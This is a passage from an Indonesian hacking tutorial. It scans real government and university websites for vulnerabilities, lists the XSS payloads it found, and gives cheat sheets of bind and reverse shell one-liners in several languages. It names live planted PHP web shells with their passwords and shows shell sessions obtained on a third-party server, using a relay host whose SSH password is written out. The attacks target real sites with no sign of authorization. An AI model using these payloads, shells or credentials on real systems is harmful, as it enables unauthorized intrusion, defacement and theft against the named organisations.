Tamu" (Guest Book). It has fields for "Nama" (Name) with value "tes", "E-mail" (Email) with value "tes@tes.co", and "Alamat" (Address) with value "". There is also a "Komentar" (Comment) text area containing "tes" and a handwritten code "25741" above it. A "Kode" (Code) field contains the value "25741".

Hasilnya :



Terlihat tampilan web menjadi terdeface

8. Scanning web dengan tool

Terdapat beberapa tool scanning web di kali linux diantaranya :

dirbuster, burpsuite, wpscan, skipfish,wapiti dan acunetix

1. dirbuster

Tujuan utama DirBuster adalah untuk mengungkap konten web yang tidak terhubung secara publik (*unlinked content*). Seringkali, pengembang atau administrator menyisakan file sensitif seperti:

- **Halaman administrasi** (misalnya: /admin, /setup).
- **File cadangan** (misalnya: .bak, .zip, config.php, .swp).
- **Log sistem** atau direktori sementara.
- **API endpoints** yang tidak didokumentasikan.

2. wpscan

WPScan bekerja layaknya seorang auditor keamanan yang memeriksa setiap sudut instalasi WordPress. Beberapa fungsi utamanya meliputi:

- **Deteksi Versi:** Mengetahui versi inti (*core*) WordPress yang digunakan dan memeriksa apakah versi tersebut memiliki celah keamanan (*vulnerability*) yang sudah diketahui.
- **Enumerasi Plugin & Tema:** Mengidentifikasi plugin dan tema apa saja yang terpasang, serta memeriksa apakah ada versi yang ketinggalan zaman (*outdated*) atau mengandung bug berbahaya.
- **Enumerasi User:** Mencoba menemukan *username* pengguna terdaftar di situs tersebut. Mengetahui username adalah langkah pertama yang memudahkan penyerang untuk melakukan serangan login.
- **Pemeriksaan File Sensitif:** Mencari file yang seharusnya tidak bisa diakses publik, seperti cadangan *wp-config.php*, file log, atau direktori *upload* yang terbuka.
- **Brute Force Password:** Menguji kekuatan kata sandi pengguna dengan mencoba ribuan kombinasi kata sandi (dictionary attack) terhadap username yang ditemukan.

Contoh kita akan scan : <https://dpmptsp.kalteng.go.id/>

ketikkan :

```
wpscan --url https://dpmptsp.kalteng.go.id/ --random-user-agent
```

Hasil scan :

Hasilnya kita mendapat banyak informasi tentang wordpress target

3. wapiti

Wapiti bekerja dalam dua tahap utama:

1. **Crawling (Penelusuran):** Wapiti memindai situs web untuk menemukan semua tautan (links), formulir (forms), dan parameter (seperti ?id=1 atau ?search=abc).
 2. **Fuzzing (Pengujian):** Setelah memetakan semua input yang ada, Wapiti akan mencoba menyuntikkan (*inject*) berbagai muatan serangan (*payload*) ke dalam input tersebut untuk melihat respons server.

```
(robohax㉿kali)-[~]
$ wapiti

Wapiti 3.2.8 (wapiti-scanner.github.io)
usage: wapiti [-h] [-u URL] [--swagger URI] [--data data] [--scope {url,page,folder,subdomain,domain,punk}] [-m MODULES_LIST] [--list-modules] [-l
               [-p PROXY_URL] [--tor] [--mitm-port PORT] [--headless {no,hidden,visible}] [--wait TIME] [-a CREDENTIALS] [--auth-user USERNAME]
               [--auth-password PASSWORD] [--auth-method {basic,digest,ntlm}] [--form-cred CREDENTIALS] [--form-user USERNAME] [--form-password PASS
               [--form-url URL] [--form-data DATA] [--form-enc-type DATA] [--form-script FILENAME] [-c COOKIE_FILE] [-sf SIDEFILE] [-C COOKIE_VALUE]
               [--drop-set-cookie] [--skip-crawl] [--resume-crawl] [-flush-attacks] [--flush-session] [--store-session PATH] [--store-config PATH]
               [-r PARAMETER] [--skip PARAMETER] [-d DEPTH] [--max-links-per-page MAX] [--max-files-per-dir MAX] [--max-scan-time SECONDS] [--max-a
               [--max-parameters MAX] [-S FORCE] [--tasks tasks] [--external-endpoint EXTERNAL_ENDPOINT_URL] [--internal-endpoint INTERNAL_ENDPOINT
               [--endpoint ENDPOINT_URL] [--dns-endpoint DNS_ENDPOINT_DOMAIN] [-t SECONDS] [-H HEADER] [-A AGENT] [--verify-ssl {0,1}] [--color] [-
               [--log OUTPUT_PATH] [-f FORMAT] [-o OUTPUT_PATH] [-dr DETAILED_REPORT_LEVEL] [--no-bugreport] [--update] [--version] [--cms CMS_LIST]
               [--wapp-url WAPP_URL] [--wapp-dir WAPP_DIR]
wapiti: error: one of the arguments -u/--url --list-modules --update is required

(robohax㉿kali)-[~]
```

Format scan standar di wapiti :

wapiti -u http://target-anda.com/ -f html -o /home/kali/laporan_wapiti

-u: URL target.

-f: Format laporan (html, txt, xml, json).

-o: Folder tempat menyimpan laporan

Contoh kita akan melakukan scanning pada web unj : <https://feb.unj.ac.id/feb/>

wapiti -u <https://feb.unj.ac.id/feb/> -f html -o feb.unj.ac.id.html


ditemukan bug xss pada web feb.unj.ac.id pada parameter page :

```

Session Actions Edit View Help
V \ / _ | V
Wapiti 3.2.8 (wapiti-scanner.github.io)
HttpOnly flag is not set on the cookie 'bludSyncoreSessionurlbpom' set at 'https://feb.unj.ac.id/feb/'
Secure flag is not set on the cookie: 'bludSyncoreSessionurlbpom' set at 'https://feb.unj.ac.id/feb/'
HttpOnly flag is not set on the cookie 'PHPSESSID' set at 'https://feb.unj.ac.id/feb/'
Secure flag is not set on the cookie: 'PHPSESSID' set at 'https://feb.unj.ac.id/feb/'
CSP is not set for URL: https://feb.unj.ac.id/feb/
X-Frame-Options is not set on https://feb.unj.ac.id/feb/
X-Content-Type-Options is not set on https://feb.unj.ac.id/feb/
Strict-Transport-Security is not set on https://feb.unj.ac.id/feb/
[*] Saving scan state, please wait ...

[*] Launching module xss
Reflected Cross Site Scripting in https://feb.unj.ac.id/feb/ via injection in the parameter page
Evil request:
GET /feb/?page=%3C%2Fscript%3E%3CScRiPt%3Ealert%28%2Fws9fj1x3fr%2F%29%3C%2FsCrIpT%3E HTTP/1.1
host: feb.unj.ac.id
connection: keep-alive
user-agent: Mozilla/5.0 (Windows NT 6.1; rv:45.0) Gecko/20100101 Firefox/45.0
accept-language: en-US
accept-encoding: gzip, deflate, br
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
cookie: bludSyncoreSessionurlbpom=VWAMMVjWzsALAB%2FWsEZglpADAAJAkptEGd1FwkJ0DbwZoAQVxbLRkU3YF0gIrVThYZ1BmB24HdQJrADMczQbKAQ2Cw0ApGAxCWkFMgY1UWBeYwM3BmAePcYVDBTdU6AitVOFlUGQHbgd1AmEdgIOADABZwI0D3dVMwp5Bi5TIvU6DHhsbFswAGMANlvzBGYJaAA7ACgJYwVgBipRML5fQB1jQAiTwFCAjEPYlUzCmQKVmhVT0MeFjsWzcAYgA2VXMEggk2AHAabwk2BTgGZVExXmEDLgy2AxpXL1RXUz0FbwI8WV1Y1AnB3QHGQjACYCzwB%2FATICaw8LVSQCWgFZAY1UTNeZAMxBjYBa1cnVEZTPQVzAj1VZFg7UCwHewdjAj0AKAJhAHMBOAIjDz9VZwo58mdTIVVtDgsJvt1AAGAbVuyBCMJMA8AG8JLgUtBiZROF49AzoGnwFtVcwF2AiMPYFuKclUGOVNiVXUMalj0WzoAJAA2VWEbql7ACgAPQkn; PHPSESSID=33vn1l9h64lh4h2nsth81cbtbi
Reflected Cross Site Scripting in https://feb.unj.ac.id/feb/ via injection in the parameter page
Evil request:
GET /feb/?page=%3C%2Fscript%3E%3CScRiPt%3Ealert%28%2Fwo45fnjwi2%2F%29%3C%2FsCrIpT%3E&secure=unjfe HTTP/1.1
host: feb.unj.ac.id
connection: keep-alive
user-agent: Mozilla/5.0 (Windows NT 6.1; rv:45.0) Gecko/20100101 Firefox/45.0
accept-language: en-US

```



Contoh XSS :

<https://feb.unj.ac.id/feb/?page=%3C%2Fscript%3E%3CScRiPt%3Ealert%28%2FDIHACK%20HAHAHAHAHAHAHA%2F%29%3C%2FsCrIpT%3E&secure=unjfe>

4. acunetix

Acunetix dirancang untuk membantu perusahaan menemukan celah keamanan di situs web, aplikasi web, dan API mereka secara otomatis sebelum penjahat siber menemukannya. Fokus utamanya adalah **DAST (Dynamic Application Security Testing)**, yaitu menguji aplikasi saat sedang berjalan.


Untuk instalasi acunetix, ikuti panduan di :

<https://github.com/securi3ytalent/acunetix-13-kali-linux>

Setelah terinstall, buka browser dan akses : <https://127.0.0.1:3443/>

masukkan email dan password yang digunakan saat instalasi.

Interface untuk scan web dengan acunetix ini berbasis web :



misal kita tambahkan target : elok.ugm.ac.id

The screenshot shows the Acunetix web application interface. On the left is a sidebar with navigation links: Dashboard, Targets (selected), Vulnerabilities, Scans, Reports, Users, and Scan Types. The main content area is titled 'Target Information' for the target 'elok.ugm.ac.id'. It includes fields for 'Description' (ugm) and 'Business Criticality' (Normal). Below this is a 'Scan Speed' section with a slider set to 'Moderate', indicating '5 Concurrent Requests' and '250ms Request Delay'. At the top right are 'Scan' and 'Save' buttons. The browser address bar shows the URL <https://127.0.0.1:3443/#/targets/aec07e1f-c8a2-4794-98a1-6f0d423b77a2>.

Selanjutnya langsung scan, tunggu proses scan web berjalan

The screenshot shows the 'Scan' page for the target 'elok.ugm.ac.id'. The sidebar remains the same. The main area has tabs for 'Scan Information' (selected), 'Vulnerabilities', 'Site Structure', and 'Events'. Under 'Scan Information', it shows 'Overall Progress' at 0%, 'Scan Duration' (0m 29s), 'Requests' (66), 'Average Response Time' (396ms), and 'Locations' (2). Below this is a 'Target Information' section with 'Address' (elok.ugm.ac.id), 'Server' (nginx), and 'Operating System' (Unknown). On the right, there are buttons for 'Stop Scan', 'Pause Scan', 'Generate Report', and 'WAF Export'. The browser address bar shows the URL <https://127.0.0.1:3443/#/scans/edb0c083-d7c1-4d98-b0b8-6fccb1ba4902/info>. The status bar at the bottom right shows 'Dec 31, 2025, 12:13:01 PM', 'Dec 31, 2025, 12:13:03 PM', and 'Dec 31, 2025, 12:13:03 PM'.

Jika ingin scan web baru, klik tab baru di browser lalu ketik alamat <http://127.0.0.1:3443>

Klik Add Target.

Di contoh ini saya masukkan target baru : pelaut.dephub.go.id

The screenshot shows the Acunetix web application interface. On the left, there is a sidebar with navigation links: Dashboard, Targets (selected), Add Target, Add Targets, Target Groups, Vulnerabilities, Scans, Reports, and Users. The main area displays a summary of the scan progress: Activity (100%), Progress (100%), and Scan Status (Completed). A message box indicates "Memory usage: 81.8 MB". Below this, a table lists two targets:

Address	Description	Type	Vulnerabilities	Last Scan Status	Delete
pelaut.dephub.go.id	pelaut	Web/Network	0 0 0 0	Processing Last Scanned on Dec 31, 2025, 12:19:23 PM	
elok.ugm.ac.id	ugm	Web/Network	0 0 0 0	Processing Last Scanned on Dec 31, 2025, 12:12:58 PM	

At the bottom right, there are pagination controls: Items per page: 20, 1 - 2 of 2, and a red-highlighted page number 1.

ok kita lihat di sini acunetix sedang scan 2 website. Kita tunggu prosesnya. Bisa lebih dari 30 menit

Dari hasil scan kedua web ditemukan beberapa informasi kerentanan tingkat rendah dan medium dan 1 informasi kerentanan tingkat tinggi.

The screenshot shows the 'Vulnerabilities' page in Acunetix. The sidebar includes: Dashboard, Targets, Vulnerabilities (selected), Scans, Reports, Users, Scan Types, Network Scanner, Issue Trackers, Email Settings, Engines, Excluded Hours, and Proxy Settings. The main content area is titled 'Vulnerabilities' and shows a list of findings:

Severity	Vulnerability	URL	Parameter	Status	Confidence
	Directory traversal	https://pelaut.dephub.go.id/download/umum	nama_file	Open	95
	Development configuration file	https://elok.ugm.ac.id/package.json		Open	95
	HTML form without CSRF protection	https://elok.ugm.ac.id/calendar/view.php	<empty>	Open	80
	HTML form without CSRF protection	https://elok.ugm.ac.id/	<empty>	Open	80
	HTML form without CSRF protection	https://elok.ugm.ac.id/course/search.php	<empty>	Open	80
	HTML form without CSRF protection	https://elok.ugm.ac.id/course/search.php	<empty>	Open	80

A specific vulnerability is highlighted: "Directory traversal" at https://pelaut.dephub.go.id/download/umum. The details pane shows:

Directory traversal

Vulnerability Description

This script is possibly vulnerable to directory traversal attacks.

Directory Traversal is a vulnerability which allows attackers to access restricted directories and read files outside of the web server's root directory.

The vulnerability affects <https://pelaut.dephub.go.id/download/umum>

Attack Details

URL encoded GET input `nama_file` was set to

Pada web pelaut.dephub.go.id ditemukan kerentanan yang berwarna merah

9. Memahami php shell backdoor, bind shell dan reverse shell

Dalam dunia keamanan siber, **backdoor** (pintu belakang) adalah metode yang digunakan untuk mendapatkan akses ke sistem komputer melewati prosedur autentikasi standar. Dua teknik paling umum yang digunakan untuk mendapatkan kontrol jarak jauh (remote shell) adalah **Bind Shell** dan **Reverse Shell**.

Perbedaan utama keduanya terletak pada siapa yang menginisiasi koneksi dan arah lalu lintas datanya.

1. php shell backdoor

PHP Shell Backdoor (sering disebut sebagai "Web Shell") adalah skrip berbahaya yang ditulis dalam bahasa pemrograman PHP yang diunggah oleh penyerang ke server web untuk mendapatkan kendali jarak jauh.

Sederhananya, ini adalah sebuah pintu belakang (backdoor) yang memungkinkan seseorang menjalankan perintah sistem, mengelola file, dan mengakses database langsung melalui browser, tanpa harus login secara resmi melalui protokol seperti SSH atau FTP.

Bagaimana Cara Kerjanya?

1. Eksplorasi Celah Keamanan: Penyerang mencari celah di situs web, seperti fitur unggah file (upload) yang tidak aman, *Local File Inclusion* (LFI), atau kerentanan pada CMS (seperti WordPress atau Joomla) yang belum diperbarui.
2. Unggah File PHP: Penyerang mengunggah file .php yang berisi kode shell (contoh populer: b374k, WSO, atau ALFA Shell).
3. Akses via Browser: Setelah terunggah, penyerang cukup mengakses URL file tersebut (misal: domain.com/uploads/shell.php).
4. Eksekusi Perintah: Muncul antarmuka (dashboard) yang memungkinkan penyerang mengetik perintah sistem seolah-olah mereka duduk di depan server tersebut.

Kemampuan Utama PHP Shell

Setelah berhasil masuk, penyerang biasanya dapat melakukan hal-hal berikut:

- File Management: Mengunduh, menghapus, mengubah, atau mengunggah file baru (termasuk mengganti tampilan halaman utama atau *deface*).
- Remote Command Execution: Menjalankan perintah terminal seperti `ls`, `cat /etc/passwd`, atau bahkan menginstal malware tambahan.
- Database Access: Mencuri data pengguna dari database SQL.

- Privilege Escalation: Mencari celah di sistem operasi server untuk naik level dari pengguna biasa menjadi root (administrator penuh).
 - Spam & DDoS: Menggunakan server tersebut untuk mengirim email spam atau menyerang server lain.
-

Contoh php shell backdoor :

menggunakan b374k shell :

<http://safacura.org/counter/b374k-2.8.php>

password : b374k

2. Bind Shell Backdoor

Pada **Bind Shell**, penyerang menginstruksikan komputer korban untuk membuka port tertentu dan "mendengarkan" (*listening*) koneksi yang masuk. Penyerang kemudian menghubungkan dirinya ke port tersebut untuk mendapatkan akses shell.

- **Cara Kerja:**

1. Penyerang mengeksekusi kode pada mesin korban.
2. Mesin korban membuka port (misalnya port 4444) dan menunggu.
3. Penyerang melakukan koneksi ke alamat IP korban pada port tersebut.
4. Shell (command prompt/terminal) diberikan kepada penyerang.

- **Kelemahan:** Sangat sulit menembus **Firewall** atau **NAT** (Network Address Translation). Kebanyakan firewall modern memblokir koneksi masuk (*incoming*) yang tidak dikenal secara otomatis.

Berikut ini cheat sheet untuk single line bind shell :

Dengan perl :

```
perl -e 'use Socket;$p=51337;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));\\
bind(S,sockaddr_in($p, INADDR_ANY));listen(S,SOMAXCONN);for(;\$p=accept(C,S);\\
close C){open(STDIN,>"&C");open(STDOUT,>"&C");open(STDERR,>"&C");exec("/bin/bash -i");};'
```

Dengan python :

```
python -c 'exec(""""import socket as s,subprocess as sp;s1=s.socket(s.AF_INET,s.SOCK_STREAM);s1.setsockopt(s.SOL_SOCKET,s.SO_REUSEADDR,1);s1.bind(("0.0.0.0",51337));s1.listen(1);c,a=s1.accept();\nwhile True:\nd=c.recv(1024).decode();p=sp.Popen(d,shell=True,stdout=sp.PIPE,stderr=sp.PIPE,stdin=sp.PIPE);c.sendall(p.stdout.read()+p.stderr.read())""")'
```

Dengan php :

```
php -r '$s=socket_create(AF_INET,SOCK_STREAM,SOL_TCP);socket_bind($s,"0.0.0.0",51337);\nsocket_listen($s,1);$cl=socket_accept($s);while(1){if(!socket_write($cl,"$ ",2))exit;\\$in=socket_read($cl,100);$cmd=popen("$in","r");while(!feof($cmd)){\$m=fgetc($cmd);\\socket_write($cl,$m,strlen(\$m));}}}'
```

Dengan netcat :

```
perl -e 'use Socket;$p=51337;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));\\bind(S,sockaddr_in($p, INADDR_ANY));listen(S,SOMAXCONN);for(;\$p=accept(C,S);\\close C){open(STDIN,>&C");open(STDOUT,>&C");open(STDERR,>&C");exec("/bin/bash -i");};'
```

```
nc -nlvp 51337 -e /bin/bash
```

Dengan socat :

```
user@attacker$ socat FILE:`tty`,raw,echo=0 TCP:target.com:12345\nuser@victim$ socat TCP-LISTEN:12345,reuseaddr,fork EXEC:/bin/sh,pty,stderr,setsid,sigint,sane
```

contoh kita akan menggunakan shell b374k (bisa didownload di <https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/b374k-shell/b374k-m1n1.zip>)

contoh php shell yang sudah ditanam di server :

<https://cynetindo.co.id/.../dat.php>

Untuk bind shell, kita akan bind shell di port 51337, klik menu shell lalu masukkan perintah bind shell ini dengan perl :

```
perl -e 'use Socket;$p=51337;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));\\bind(S,sockaddr_in($p, INADDR_ANY));listen(S,SOMAXCONN);for(;\$p=accept(C,S);\\close C){open(STDIN,>&C");open(STDOUT,>&C");open(STDERR,>&C");exec("/bin/bash -i");};'
```

Jika berhasil, dari kali linux kita tinggal mengetik :

```
nc cynetindo.co.id 51337
```

Hasilnya :

```
(robohax㉿robohax-20bws2ng00) [~]
$ nc cynetindo.co.id 51337
bash: cannot set terminal process group (130043): Inappropriate ioctl for device
bash: no job control in this shell
[cynetindoco@157-15-65-100 ... ]$ id
id
uid=1002(cynetindoco) gid=1004(cynetindoco) groups=1004(cynetindoco)
[cynetindoco@157-15-65-100 ... ]$ █
```

Allow growing

3. Reverse Shell Backdoor

Reverse Shell adalah kebalikan dari Bind Shell. Di sini, penyeranglah yang membuka port di mesin mereka sendiri, dan komputer korban yang diperintahkan untuk "menghubungi" penyerang.

- **Cara Kerja:**

1. Penyerang menyiapkan komputer mereka untuk "mendengarkan" koneksi pada port tertentu (misalnya port 80 atau 443).
2. Penyerang mengeksekusi kode pada mesin korban (biasanya melalui eksploitasi atau *social engineering*).
3. Mesin korban melakukan koneksi keluar (*outgoing*) ke alamat IP penyerang.
4. Setelah koneksi terjalin, shell korban dikirimkan ke mesin penyerang.

- **Kelebihan:** Sangat efektif karena sebagian besar firewall mengizinkan lalu lintas keluar (*outgoing traffic*), terutama jika menggunakan port umum seperti 80 (HTTP) atau 443 (HTTPS). Ini adalah teknik yang paling sering digunakan dalam serangan nyata.

Perbandingan Ringkas

Fitur	Bind Shell	Reverse Shell
Inisiator Koneksi	Penyerang menghubungi Korban	Korban menghubungi Penyerang
Kondisi Korban	Membuka port (Listening)	Menghubungi IP luar (Outgoing)
Hambatan Utama	Firewall masuk (Inbound)	Firewall keluar (Egress filtering)
Popularitas	Jarang (karena firewall)	Sangat Populer

Berikut ini cheat sheet untuk single line reverse shell (ganti 10.0.0.1 dengan ip publik attacker):

Dengan bash :

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Dengan perl :

```
perl -e 'use Socket;$i="10.0.0.1";
$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&$S");open(STDOUT,">&$S");open(STDERR,">&$S");exec("/bin/sh -i");}
}'
```

Dengan python :

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Dengan php :

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3
2>&3");'
```

Dengan ruby :

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec
sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

Dengan netcat :

```
nc -e /bin/sh 10.0.0.1 1234
```

atau bisa juga :

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234
>/tmp/f
```

Untuk contoh, kita akan menggunakan php shell yang sama :

<https://cynetindo.co.id/.../dat.php>

Untuk reverse shell kita perlu memiliki 1 ip publik untuk menerima koneksi reverse shell, kita akan gunakan server syncrumlogistics.com

ssh alfan@syncrumlogistics.com

password : synlog123

ketik :

das

van alfan x x

clear


Selanjutnya kita listen port dengan netcat di port, misalnya kita akan membuka port 4445 dengan netcat

nc -l -p 4445 -v

Kembali ke php shell, jalankan di shell kode reverse shell ke port 4445 dengan tujuan syncrumlogistics.com :

bash -i >& /dev/tcp/syncrumlogistics.com/4445 0>&1

Hasilnya, kita mendapat reverse shell di syncrumlogistics.com pada port 4445 tadi :



```
root@syncrumweb:~#
Session Actions Edit View Help
mysql@157-15-65-100:~ [x] root@syncrumweb:~ [x]
root@syncrumweb:~# nc -l -p 4445 -v
Listening on 0.0.0.0 4445
Connection received on ip-15.65-100.cynetindo.co.id 44442
bash: cannot set terminal process group (130043): Inappropriate ioctl for device
bash: no job control in this shell
[cynetindoco@157-15-65-100 ... ]$ id
id
uid=1002(cynetindoco) gid=1004(cynetindoco) groups=1004(cynetindoco)
[cynetindoco@157-15-65-100 ... ]$ [redacted]

[robothax@robothax-20ba42b000] ~
$ nc cynetindo.co.id 51337
bash: cannot set terminal process group (130043): Inappropriate ioctl for device
bash: no job control in this shell
[cynetindoco@157-15-65-100 ... ]$ id
id
uid=1002(cynetindoco) gid=1004(cynetindoco) groups=1004(cynetindoco)
```